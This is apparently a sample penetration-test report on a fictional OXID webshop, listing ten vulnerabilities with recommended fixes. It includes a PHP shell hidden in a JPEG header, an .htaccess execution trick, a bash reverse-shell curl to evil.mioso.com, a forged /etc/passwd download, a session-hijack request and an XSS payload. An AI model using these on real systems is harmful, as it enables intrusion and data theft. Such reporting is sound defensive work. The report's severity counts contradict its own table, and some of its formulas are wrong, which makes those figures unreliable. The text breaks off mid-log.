Pentest Report

Compu Global Hyper Mega Net Inc.

2026-06-04

mioso security

Dipl. Inf. Edward Carneddau
Julian Lieker M.A.

Test conducted 01.01.1970 - 19.01.2038
For internal use only

Table of contents

1. Management summary

This report covers the findings of different security tests and analysis efforts. Before the launch of the webshop **example.tld** Compu Global ordered a pentest for the web application itself and security assessment for the server configuration and interfaces to external services.

As testing strategy a depth-first search strategy was requested, so it there was no search for all possible security issues (breadth-first), but for the most severe issues trying to exploit them in the deepest feasible way in the given testing timeframe.

The research object was a PHP based OXID Webshop testsystem running on a LAMP split stack on CentOS 8. As additional information there were network diagrams as well as the versioned source code of the webapp. Nevertheless this test should not be considered a full source code audit.

1.1. Testing procedure

The test was split into three parts. At first a white-box penetration test of the webapplication and its backend, followed by a review of the server configuration finalized by a review of usage and configuration of the interfaces to external services. The testers had full admin backend access.


The webapplication pentest was conducted bypassing the cloudflare web application firewall by IP whitelisting. The test started with a short automated websecurity scan with tools like Dirb, Nikto, ZAP, and sqlmap. After that a manual assessment of the business logic of the shop and manual testing of the different requests and functions in the webshop frontend was performed. After the frontend was assessed the backend was tested in the same manner. Finally all relevant findings where tested to be fully operational even through the cloudflare web application firewall.

The server test was mostly conducted from inside the datacenter hosting the webshop using an jumphost within the very same network which is housing the application and the database server. The database server itself was considered out-of-scope and only accessed to verify findings. The assessment started by a manual review of the application-server configuration followed by a network traffic analysis on the server.

The interface test was primarily an assessment of the comunication through the cloud middleware SuperServiceBus. The SuperServiceBus is used to exchange data between the OXID webshop and the Compu Global customers central ERP system. The assessment was done by traffic analysis on the server, punctual api sourcecode review and manual input and output tests between the application server and the flat file interface on the ERP side behind the cloud middleware.

1.2. Findings

During the test ten security issues were discovered. Seven were rated with high, one with medium and two with low severity. Nine out of ten issues were found in the actual web application, while only one finding was due to faulty configuration of infrastructure.



Severity	Critical	High	Medium	Low	Informational
Number of Findings	3	3	2	1	1
Total	10				

Finding	Severity	Description
EXP-001	Critical	**RCE by file upload** We suggest to ensure that no .htaccess files can be uploaded and in addition disable .htaccess file-based configuration changes in the webserver entirely.
EXP-002	Critical	**Arbitrary file download via catalogueDownload.php** We suggest to simplify the code to just pass the filename as a parameter for the download without path or encoding.
EXP-003	Critical	**BasicAuth bypass** As mitigation, reconfigure the load balancer according to the Figure 10: Fixed header flow.
EXP-004	High	**Admin session leaks from URI** We suggest to completely remove the admin_sid and sectoken HTTP GET parameters from all URIs in the web shop.

EXP-005	High	**Password hashing is too weak** We propose to change this immediately to PBKDF2-based hashing!
EXP-006	High	**XSS from backend to frontend and back** Implement proper input sanitization.
EXP-007	Medium	**Brute-forceable TOTP Tokens** We suggest to implement a global rate limit for the OTP endpoint to a reasonably low number.
EXP-008	Medium	**User enumeration via forgot password function** We suggest to remove the forgot password function from the Backend Code completly.
EXP-009	Low	**Weak CSP** Set the content security policy to allow only the current site (or white listed sites) as source for scripts to be executed:
EXP-010	Info	**Too long session timeout** Reduce the session timeout to a reasonable duration of some minutes up to a few hours.

For clarification on how findings are presented and how terms such as Severity, Impact, and Likelihood are defined, please refer to Section 2 - Report Structure and Terminology. This section explains the format of each finding and the terminology used throughout the report.

2. Report Structure and Terminology

2.1. Findings structure

Each identified finding begins with a header that summarises its key attributes, such as severity, classification, impact, likelihood, and fix effort. The following legend provides definitions for this header used throughout this document.

Severity Rating: Info		
Location: https://localhost:8080/example/login		
CWE: 918 Server-Side Request Forgery (SSRF)		
Impact Data loss	**Likelihood** Medium	**Fix** Easy

2.1.1. Severity Rating:

Show how serious the issue is, based on the CVSS score range and the potential risk to the system. A colored bar is used to identify important issues faster.

Severity	Definition	CVSS Score Range
Critical	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.	**9.0 - 10.0**
High	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.	**7.0 - 8.9**
Medium	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.	**4.0 - 6.9**
Low	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.	**0.1 - 3.9**

Informational	No vulnerability exists. Additional information is provided regarding items noticed during testing and additional documentation.	**N/A**

2.1.2. Location

Specifies the exact place where the issue was identified, such as a particular URL endpoint. This helps to reproduce, verify, and address the finding.

2.1.3. CWE

CWE Refers to the *Common Weakness Enumeration*[1], a standardised catalogue used to classify and describe different types of software and hardware security weaknesses. Each CWE entry represents a specific kind of flaw, helping to better understand the nature of the issue and to identify similar weaknesses across systems and applications.

2.1.4. Impact

Describes the possible consequences if the vulnerability were successfully exploited. This may include risks such as unauthorised access, data disclosure, loss of integrity, or disruption of service. The impact helps to assess how serious the issue could become within the affected environment.

2.1.5. Likelihood

Provides an estimate of how probable it is that the vulnerability could be exploited in practice. Factors influencing likelihood include the complexity of the attack, the level of access required, and whether any preconditions must be met.

2.1.6. Fix

Estimates the general effort or complexity expected to resolve or mitigate the issue. This assessment considers whether the fix involves simple configuration changes or more significant modifications. It helps to prioritise fixing activities based on available resources and risk exposure.

2.1.7. Details & Recommended Actions

Each finding includes a detailed description explaining the issue, how it could potentially be exploited, and why it may pose a risk to the system or organisation. A “Recommended Actions” section provides guidance on how the finding resolved.

A summary of all findings, along with overall recommendations, can be found in the management summary on page 3.

[1] https://cwe.mitre.org/

3. Finding Details

3.1. RCE by file upload

Severity Rating: Critical	EXP-001
Location: /images/upload.php	
CWE: 73, 434 • External Control of File Name or Path • Unrestricted Upload of File with Dangerous Type	

Impact	**Likelihood**	**Fix**
Remote code execution	Medium	Trivial

A specially crafted jpeg file containing PHP code can be uploaded. A second .htacces webserver config file can be uploaded to enable execution of the first crafted file by the PHP parser. This way an attacker with backend access can obtain code execution on the application server.




Figure 1 — file upload form

In `cl=article_extend` `fnc=save` the filename parameter `myfile[FL@oxarticles__oxfile]` is not blocking `.htaccess` -files. This enables an attacker to upload a custom `.htaccess` to the `./out/pictures/media/` folder and thus enabling PHP execution there. A file containing the following line is sufficient and also not very suspicious to the untrained eye.

```
AddType application/x-httpd-php .jpg
```

Afterwards a crafted JPEG file can be uploaded by the same function which contains a PHP-Shell to execute arbitrary command as apache user.

```
0000 ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 78 |...... JFIF .....x|
0010 00 78 00 00 ff fe 00 5f 50 57 4e 45 44 21 20 3c |.x..... _PWNED! <|
0020 3f 70 68 70 20 65 63 68 6f 20 27 3c 70 72 65 3e |? php echo '<pre >|
0030 43 6f 6d 6d 61 6e 64 3a 27 3b 20 65 63 68 6f 20 | Command :'; echo |
0040 73 79 73 74 65 6d 28 24 5f 47 45 54 5b 27 61 27 |system($_GET['a'|
0050 5d 29 3b 20 65 63 68 6f 20 27 3c 2f 70 72 65 3e |]); echo '</pre >|
0060 27 3b 20 5f 5f 68 61 6c 74 5f 63 6f 6d 70 69 6c |'; __halt_compil |
0070 65 72 28 29 3b ff db 00 43 00 05 03 04 04 04 03 |er() ;...C .......|
0080 05 04 04 04 05 05 05 06 07 0c 08 07 07 07 07 0f |................|
```

Listing 1 — Modified JPEG header

Using a crafted JPEG has two advantages for a potential attacker here: the JPEG still looks normal to unsuspecting users and also bypasses any checks of filetype as it is still a valid JPEG.

Figure 2 — a friendly looking JPEG

Combined with the `/dev/tcp` enabled **bash** on the app server, we were able to drop a connect-back shell to our external testing server and reach full shell access for the webserver user to deploy a persistent backdoor on the webserver.

```
curl https://example.tld/pictures/media/vanillahappycat1337.jpg?\
a=bash%20-i%20%3E%26%20/dev/tcp/evil.mioso.com/1339%200%3E%261
```

Listing 2 — curl request to execute reverse shell

Figure 3 — obtained shell access

We were able to bypass the Web Application Firewall with this exploit. However a more sophisticated PHP-Shell could have been used with obfuscation and command encoding in case the WAF would have blocked stricter.

3.1.1. Recommended Actions

We suggest to ensure that no .htaccess files can be uploaded and in addition disable .htaccess file-based configuration changes in the webserver entirely. Per-directory configuration should always be supplied directy in the webserver config. We also suggest to avoid passing the filename directly from user-input to the filesystem in general. Unless keeping the user-supplied filename is mandatory for operation one should always prefer generated names for uploaded files to prevent config-value overriding issues from malicious uploads. This issue is an **authenticated code execution** issue. It should be kept in mind that due to missing CSRF tokens in the forms and the general possibility of compromised admins (either digitally by trojan or directly by blackmail or social engineering) we have rated the likelyhood as **medium**. If you do not consider all your admins trustworthy enough to have shell access on the server this issue should be addressed prior to launch.

3.2. Arbitrary file download via catalogueDownload.php

Severity Rating: Critical		EXP-002
Location: /catalogueDownload.php		
CWE: 1391 Use of Weak Credentials		
Impact Arbitrary file download	**Likelihood** High	**Fix** Medium

The API for the download of catalogues uses an encrypted download code to access the corresponding PDF file on the webserver.




Figure 4 — download endpoint

The parameter for catalog is generated for each session, probably to prevent direct link sharing for the catalogues. Closer inspection revealed that each parameter contained the prefix "U2FsdGVkX1" which is the common magic for "openssl enc'd data with salted password, base64". Since the encryption was bound to the session, we tried all cookies values and found that the session uuid was used as password:

```
sh-5.1$ openssl aes-256-cbc -d -a -in <(echo "U2FsdGVkX1+ilH0cNmA8vDOec9v12mg7Va
jbHI5EZeDgQe335UVxA0n/q+cCwxSJHXZup3fABNaaXRV60ptpseFAMwVSM7GNLjRQAjkcxZA=") -pa
ss "pass:55637879-506b-4bdc-b912-d8a18f794f26"
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
/var/www/example.tld/webshop/downloads/catalogs/Fall2016.pdfsh-5.1$
```

Figure 5 — decrypted file path

Not only did openssl warn us of a deprecated key derivation method, the contents also disclosed the webserver's local path.

Next we tried to fabricate a custom download link with a standard unix path and using our session-id to encrypt the parameter:

```
sh-5.1$ openssl aes-256-cbc -a -in <(echo -n "/etc/passwd") -pass pass:55637879-
506b-4bdc-b912-d8a18f794f26
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
U2FsdGVkX1/sC5p8HKjRuTdjjarq4cobkZMok3Q7UR4=
```

Figure 6 — crafted download parameter for /etc/passwd

Using this code we created our download link




Figure 7 — browser displaying downloaded /etc/passwd

and it let us download the /etc/passwd file.

The deployed WAF usually blocks downloads to critical paths, such as /etc/passwd, but due to the encryption we were able to bypass all security measures provided by the WAF.

3.2.1. Recommended Actions

We suggest to simplify the code to just pass the filename as a parameter for the download without path or encoding. This way the WAF can also provide some added deterrence for attackers. If desired the download can be limited to logged-in users, but without the code it can still be shared between legitimate customers which should result in added usability and user experience.

3.3. BasicAuth bypass

Severity Rating: Critical		EXP-003
Location: /admin and /log		
CWE: 348, 862 • Use of Less Trusted Source • Missing Authorization		
Impact	**Likelihood**	**Fix**
Authentication bypass	Medium	Trivial

A configuration issue with the loadbalcer and the webservers .htaccess configuration allows an attacker to bypass http basic authentication.




Figure 8 — Intended Header Flow

BasicAuth is used on the webshops to restrict access to admin interfaces and e.g. the /log folder. The use of HTTP basic authentication has various disadvantages: On the one hand user name and password are transmitted to the server with every request. This significantly increases the attack surface. In addition, the password hashes on the server are MD5 hashes. So if these files ever get into the hands of an attacker, the attacker could simply reverse non-complex passwords into the original passwords.

Another disadvantage is the seemingly simple configuration. The Require directive has the value `any` as the default setting. This means that if you configure several authentication methods, such as username/password, and IP whitelisting, one of the two criteria is sufficient for the web server to grant access. The app servers of the example.tdl webshops also exhibit this configuration error.

On first sight IP address whitelisting appears to be a sensible means of restricting access, as a public public IP address cannot simply be forged. Even if this were possible, there are more than 4 billion possible IPv4 addresses to try.

In fact, it is not easy to spoof an IPv4 address, but in this case of the example.tdl webshop, the app server does not even see the user's IP address directly. Since a load balancer is used, the load balancer writes the original sender address in the request header **X-Forwarded-For**.




Figure 9 — Attack Header Flow

The webshop proxy acting as a load balancer has a configuration error. The proxy should always use the **X-Forwarded-For** header to the source IP address. If a request already arrives with an **X-Forwarded-For** header set at the load balancer, this should be overwritten with the actual IP address of the request. However, this is exactly what the proxy in question does not do.

So if you simply send a suitable header with every request **X-Fowarded-For**, you can access the locked areas without a password. The aim is therefore to find the right one of the approx. 4 billion IP addresses that grants the attacker access. For this purpose, the attacker searches the public domain name system for IP addresses that are linked to a example.tdl domain. For this list of IP addresses, the attacker now determines the corresponding IP addresses in the public RIPE database. The attacker can now try out these ranges.

In the case of this respective webshop, the attacker is quickly successful: the DNS entry for stage.example.tdl points to the address **172.27.133.7**, the RIPE DB assigns this address range as a 172.27.129.0/19 network of ImagoTel Germany. This network includes 8192 IP addresses, of which 64 turn out to be actually whitelisted. The attacker can bypass the HTTP Basic Auth with just a few requests.

3.3.1. Recommended Actions

As mitigation, reconfigure the load balancer according to the Figure 10: Fixed header flow. For the final repair of this architectural problem, redesign your access control structure.




Figure 10 — Fixed Header Flow

3.4. Admin session leaks from URI

Severity Rating: High		EXP-004
Location: index.php		
CWE: 598 Use of GET Request Method With Sensitive Query Strings		
Impact	**Likelihood**	**Fix**
Admin account takeover	Unknown	Trivial

A valid session cookie can be crafted from the URI parameters of an arbitrary admin backend link.

The viable part of an admin session cookie for the admin backend of the webshop, the force_admin_sid parameter is also present as get parameters in the URI of an arbitrary admin backend link with an active session.

So simply by getting hold of any URI of an admin backend session, the respective admin can be impersonated.

```
curl 'https://example.tld/admin/index.php?
admin_sid=sgss9tq1j56jvtgl23bnmemb12&
sectoken=53C43B1&shp=1' \
 -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0' \
 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*\/
*;q=0.8' \
 -H 'Accept-Language: en-US,en;q=0.5' \
 -H 'Referer: https://example.tld/de/admin/'\
 -H 'Connection: keep-alive'\
 -H 'Cookie: oxidadminprofile=0%40Standard%4010%401;
oxidadminlanguage=en;
dx_ipbasedshop_forced=forced%3Atrue%3Bcountry%3Ade; sid_key=oxid;
admin_sid=sgss9tq1j56jvtgl23bnmemb12;' \
 -H 'Upgrade-Insecure-Requests: 1'\
 -H 'Cache-Control: max-age=0'\
 -H 'TE: Trailers'\
 --compressed
```

The URI can be leaked in many ways. For example by mistake when opening the backend during a screensharing session.




Figure 11 — admin session token in URI

Even if an admin clicks a link in the backend, that is pointed to an external resource, the URI is leaked to the external Server via the referer header of request.

```
GET / HTTP/1.1
Host: pentest.mioso.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*\/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:https://example.tld/admin/index.php?
    admin_sid=sgss9tq1j56jvtgl23bnmemb12&
    sectoken=53C43B1&
Connection: keep-alive
Cookie: _ga=GA1.2.778001662.1610527139
Upgrade-Insecure-Requests: 1
```

A social engineer that can obtain - for example - a screenshot of the admin backend, can steal the admin-session of an admin and use it to gain full and persistent access to the shop backend.

3.4.1. Recommended Actions

We suggest to completely remove the `admin_sid` and `sectoken` HTTP GET parameters from all URIs in the web shop.

3.5. Password hashing is too weak

Severity Rating: High		EXP-005
Location: /shop/resources/database.php		
CWE: 916 Use of Password Hash With Insufficient Computational Effort		
Impact Misconfiguration	**Likelihood** Unknown	**Fix** Trivial

In the function `setLoginData` at `../shop/source/Database.php` and in `public function encodePasswd($sPass, $sSalt)` at public function `encodePassword($sPass, $sSalt)` it shows that the used hashfunction for passwords is `SHA512(password + salt)` .

This is not secure and makes the passwords database vulnerable to offline dictionary attacks. It is a common attack scenario to steal the users table from the database to gain email + password pairs of users.

When using a signature hash like sha512 instead of a cryptographic hash for passwords this makes it very easy for attackers to decrypt the password hashes to plaintext. In fact the chosen hash method is so simple there is a **hashcat**-kernel (Mode 1710) available for brute forcing even without a dictionary by just using GPU Shader cores - one Nvidia GTX 1080 can do about 1 Gigahashes per second. This is especially critical since many users still re-use their passwords for other accounts.

We also were able to extract other password hashes+salt by using the update SQL functions in the admin interface. While this is requires an authenticated full admin it enables this admin to extract passwords from other admins without their knowledge to run attacks against them.

3.5.1. Recommended Actions

We propose to change this immediately to PBKDF2-based hashing!

3.6. XSS from backend to frontend and back

Severity Rating: High		EXP-006
Location: add_article.php		
CWE: 80 Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)		
Impact Cross site scripting	**Likelihood** Medium	**Fix** Trivial

In the article short description field is not correctly input sanitzed. This introduces a stored Cross Site Scripting vulnarability. A low privilege backend user can execute JavaScript code on frontend and backend users computers in the scope of the webshop.

In `POST` on `article_main` the field `val[articles_shortdesc]` is not sanitized for `<script>` and other tags. Leading to the possibility of code injection into the rendered website of the article. Any user who is able to edit this value can inject malicious JavaScript into the article's main page. (Given the above admin token leak this is an excellent attack method). Further the `shortdesc` -field is stripped in the admin backend, so it is easy to hide the malicious code from other admins by simply using lots of whitespace behind a legitimate field value:

```
A very good Product!!! <script>alert("pwned");</script>
```

An admin can be lured into this by using the article-preview in the bottom of the article view. This way stealing admin session tokens becomes simple.

3.6.1. Recommended Actions

Implement proper input sanitization. Please do check other fields as well, due to the stipulated testing-strategy we did not test this with every field in the backend.

3.7. Brute-forceable TOTP Tokens

Severity Rating: Medium		EXP-007
Location: 2fa_login.php		
CWE: 307 Improper Restriction of Excessive Authentication Attempts		
Impact	**Likelihood**	**Fix**
Brute-forceable TOTP Tokens	High	Medium

Figure 12 — MFA brute force tool

The custom one time password (TOTP) endpoint has no fail to ban or rate limiting. This allows an attacker, who has guessed or phished the password of an MFA-enabled account, to brute force the TOTP Token, rendering MFA ineffective. This does not seem to be a configuration issue, but an inherent flaw in the OTP implementation.

A single thread that can make a single guess per second against the TOTP Token for 24 hours has an expectancy value of 8%. That means that it would take approximately eight days to reach an expectancy value of 50% or thirty-five days to reach an expectancy value of 95%.

$$1 - \left(\frac{999999}{1000000}\right) * 1\ \text{thread} * 60\ \text{secs} * 60\ \text{mins} * 24\ \text{hours} * 1\ \text{day} = 0.08277277$$

$$1 - \left(\frac{999999}{1000000}\right) * 1\ \text{thread} * 60\ \text{secs} * 60\ \text{mins} * 24\ \text{hours} * 8\ \text{days} = 0.49902563$$

$$1 - \left(\frac{999999}{1000000}\right) * 1\ \text{thread} * 60\ \text{secs} * 60\ \text{mins} * 24\ \text{hours} * 35\ \text{days} = 0.95139367$$

Figure 13 — one thread taking one guess per second

Using 100 Threads guessing three times a second, an expectancy value of 50% is reached after 40 minutes, or 96% after 3 hours.

$$1 - \left(\frac{999999}{1000000}\right) * 100 \text{ threads} * 3 \text{ guesses} * 60 \text{ secs} * 40 \text{ mins} = 0.51324791$$

$$1 - \left(\frac{999999}{1000000}\right) * 100 \text{ threads} * 3 \text{ guesses} * 60 \text{ secs} * 60 \text{ mins} * 3 \text{ hours} = 0.96083616$$

Figure 14 — one hundred threads taking three guesses per second

The POC that can be found in the Appendix, returns the bearer token that can be used to do authenticated requests.

```
[...]
Testing : 653118; new session is: BX5KKn [...]; Result: Invalid [...]
Testing : 919335; new session is: Xrnmbz [...]; Result: Invalid [...]
Testing : 786255; new session is: ; Result:
* Trying 203.0.113.42:443...
* Connected to example .com (203.0.113.42) port 443 (#0)
